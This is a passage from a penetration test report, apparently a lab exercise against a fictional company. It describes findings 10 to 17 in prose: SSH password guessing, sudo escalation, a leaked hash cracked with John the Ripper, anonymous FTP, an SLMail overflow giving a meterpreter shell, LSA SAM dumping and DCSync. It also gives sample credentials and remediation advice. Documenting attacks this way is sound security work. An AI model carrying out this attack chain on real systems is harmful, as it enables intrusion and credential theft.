
Remediation	Update the server to the latest version.

Vulnerability 10	Findings
Title	SSH information from OSINT; Privilege escalation exploit CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	From the information outlined in Vulnerability 5, the ssh user alice was exposed. By guessing her password (was also alice) LI was able to ssh into 192.168.13.14. After gaining entry, root access was obtained via sudo escalation exploit, which is shown in the image below.
Images	
Affected Hosts	192.168.13.14
Remediation	1) Update OS to latest version 2) Mandate strong password policies


Vulnerability 11	Findings
Title	Password hash exposed on Github

Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High
Description	Searched GitHub to see if there was anything pertaining to Rekall Corporation. There was a site repository discovered that had a username and password hash. Created a .txt file and passed it through the password cracker John the ripper. With this, credentials were granted.
Images	 
Affected Hosts	github.com/totalrekall
Remediation	1) Employ strong password practices with employees. 2) Instruct employees to keep credentials off of resources accessible by the general public.



Vulnerability 12	Findings
Title	Windows 10 machine login through http port
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Nmap scan of the Windows network found two responding machines - a Windows 10 machine and a server. Using the triveria/Tany4life credentials harvested from github, LI was able to obtain access to the 172.22.117.20 Windows 10 machine.

Images	  
Affected Hosts	172.22.117.20
Remediation	1) Educate employees on the dangers of leaving credentials on the internet 2) Change passwords within the company every 30 days 3) Enable Multi factored authentication to control availability to company resources


Vulnerability 13	Findings
Title	Filezilla ftp login
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High

Description	Directory was accessed via ftp through the anonymous filezilla ftp login exploit. This exploit grants access with the credentials: anonymous|anonymous. There was only one file in this ftp directory, however, an attacker could access more sensitive information if there was more data here.
Images	
Affected Hosts	172.22.117.20
Remediation	Closed ports on outdated service such as ftp, as they are prone to vulnerabilities.


Vulnerability 14	Findings
Title	Exploited SLMail service
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	From the nmap scan, it was noted that the SLMail service was open on the Windows 10 machine. Both ports 25 and 110 were open. LI utilized searchsploit and found the Seattle Lab Mail exploit, which uses a remote buffer overflow on the POP3 port 110. Ran the exploit and gained a meterpreter shell. Was able to access system files. This exploit is capable of infecting multiple hosts.


Images	 
Affected Hosts	172.22.117.20
Remediation	Set a password length limit on the POP3 server

Vulnerability 15	Findings
Title	Scheduled tasks access
Type (Web app / Linux OS / WIndows OS)	Windows

Risk Rating	Critical
Description	From vulnerability 14, system access was granted via the POP3 server. From within the meterpreter shell, LI was able to access the scheduled tasks on the windows machine. An attacker could install a malicious scheduled task here to establish persistence.
Images	
Affected Hosts	172.22.117.20
Remediation	1) Set a password length limit on the POP3 server 2) Set notifications for modifications to the scheduled tasks

Vulnerability 16	Findings
Title	Kiwi LSA Sam Dump
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	From the system meterpreter shell of vulnerability 14, kiwi was ran to perform a lsa sam dump. From this, the sysadmin credentials were gained via ntlm hash.

Images	
Affected Hosts	172.22.117.20
Remediation	1) Set a password length limit on the POP3 server 2) Enable MFA to buttress user logins

Vulnerability 17	Findings
Title	DC Sync Ntlm hash dump
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Server 2019 was able to be accessed via the admin credentials obtained in vulnerability 16. From here, dcsync was utilized to obtain the password hashes for all users, including Administrator.
Images	

Affected Hosts	172.22.117.10
Remediation	1) Strictly manage user and group privileges 2) Collect and analyze windows event logs for replication events